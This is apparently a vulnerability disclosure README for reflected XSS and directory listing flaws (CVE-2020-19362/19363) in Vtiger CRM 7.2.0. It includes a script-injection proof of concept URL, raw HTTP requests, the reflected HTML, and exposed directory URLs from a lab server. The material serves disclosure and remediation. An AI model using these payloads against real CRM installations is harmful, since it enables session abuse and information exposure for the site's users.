# Vtiger-CRM-Vulnerabilities

Vtiger CRM v7.2.0 has Cross-Site Scripting (XSS) and directory listing vulnerabilities.

# CVE-2020-19362 - CVE-2020-19363

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-19362

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-19363


## Vtiger CRM Reflected XSS Vulnerability

Reflected XSS in the Vtiger CRM v7.2.0 can result in an attacker performing malicious actions to users who open a maliciously crafted link or third-party web page.


### PoC

To exploit vulnerability, someone could use a GET request to **'http://[server]//vtigercrm/index.php?app=&module=Campaigns&view=%3Ctest%22%3E%3Cscript%3Ealert(document.domain)%3C%2fscript%3E'** by manipulating **'view'** parameter in the request header to impact users who open a maliciously crafted link or third-party web page.


```
GET /vtigercrm/index.php?app=&module=Campaigns&view=%3Ctest%22%3E%3Cscript%3Ealert(document.domain)%3C%2fscript%3E HTTP/1.1
Host: 172.16.155.128
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=nc32t8env2h236vf3s6ftor3im
Upgrade-Insecure-Requests: 1
```



```
GET /vtigercrm/index.php?app=&module=Campaigns&view=
%3Ctest%22%3E%3Cscript%3Ealert(document.domain)%3C%2fscript%3E HTTP/1.1
Host: 172.16.155.128
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:77.0)
Gecko/20100101 Firefox/77.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Cookie: PHPSESSID=nc32t8env2h236vf3s6ftor3im
Upgrade-Insecure-Requests: 1
```



```
<div class="col-sm-12 col-xs-12 module-action-bar clearfix coloredBorderTop"><div class="
module-action-content clearfix Campaigns-module-action-content"><div class="col-lg-7 col-md-7
module-breadcrumb module-breadcrumb-<test"><script>alert(document.domain)</script>
transitionsAllHalfSecond"><a title="Campaigns" href='
index.php?module=Campaigns&view=List&viewname=29&app=MARKETING'><h4 class="module-title pull-l
text-uppercase"> Campaigns </h4>&nbsp;&nbsp;</a><p class="current-filter-name filter-name pull
cursorPointer" title=""><span class="fa fa-angle-right pull-left" aria-hidden="true"></span><a
index.php?module=Campaigns&view=List&viewname=29&app=MARKETING'>&nbsp;&nbsp;&nbsp;&nbsp;</a> <
class="col-lg-5 col-md-5 pull-right"><div id="appnav" class="navbar-right"><ul class="nav navb
button id="Campaigns_listView_basicAction_LBL_ADD_RECORD" type="button" class="btn addButton b
```




```
172.16.155.128/vtigercrm/index.php?app=&module=Campaigns&view=<test"><script>alert(
```

172.16.155.128

## Vtiger CRM Directory Listing Vulnerabilities

### PoC


```
http://[server]/vtigercrm/libraries/
http://[server]/vtigercrm/layouts/
```



172.16.155.128/vtigercrm/libraries/

# Index of /vtigercrm/libraries

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| HTTP_Session/ | 2020-04-14 20:19 | - | |
| HTTP_Session2/ | 2020-04-14 20:19 | - | |
| InStyle/ | 2020-04-14 20:19 | - | |
| Oauth/ | 2020-04-14 20:19 | - | |
| PHPExcel/ | 2020-04-14 20:19 | - | |
| PHPMarkdown/ | 2020-04-14 20:19 | - | |
| Smarty/ | 2020-04-14 20:19 | - | |
| ToAscii/ | 2020-04-14 20:19 | - | |
| adodb/ | 2020-04-14 20:19 | - | |
| antlr/ | 2020-04-14 20:19 | - | |
| bootstrap/ | 2020-04-14 20:19 | - | |
| csrf-magic/ | 2020-04-14 20:19 | - | |
| freetag/ | 2020-04-14 20:19 | - | |
| fullcalendar/ | 2020-04-14 20:19 | - | |
| garand-sticky/ | 2020-04-14 20:19 | - | |
| google-api-php-client/ | 2020-04-14 20:19 | - | |
| guidersjs/ | 2020-04-14 20:19 | - | |
| html5shim/ | 2020-04-14 20:19 | - | |
| htmlpurifier/ | 2020-04-14 20:19 | - | |
| jasny-bootstrap/ | 2020-04-14 20:19 | - | |
| jquery/ | 2020-04-14 20:19 | - | |
| log4php.debug/ | 2020-04-14 20:19 | - | |
| log4php/ | 2020-04-14 20:19 | - | |



# Index of /vtigercrm/layouts

| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |
| v7/ | 2020-04-14 20:19 | - | |
| vlayout/ | 2020-04-14 20:19 | - | |

*Apache/2.4.29 (Ubuntu) Server at 172.16.155.128 Port 80*

## Remediation

You should make sure the directory does not contain sensitive information or you may want to restrict directory listings from the web server configuration.

Releases 1

Vtiger CRM v7.2.0 Latest
on Apr 14, 2020

Packages

No packages published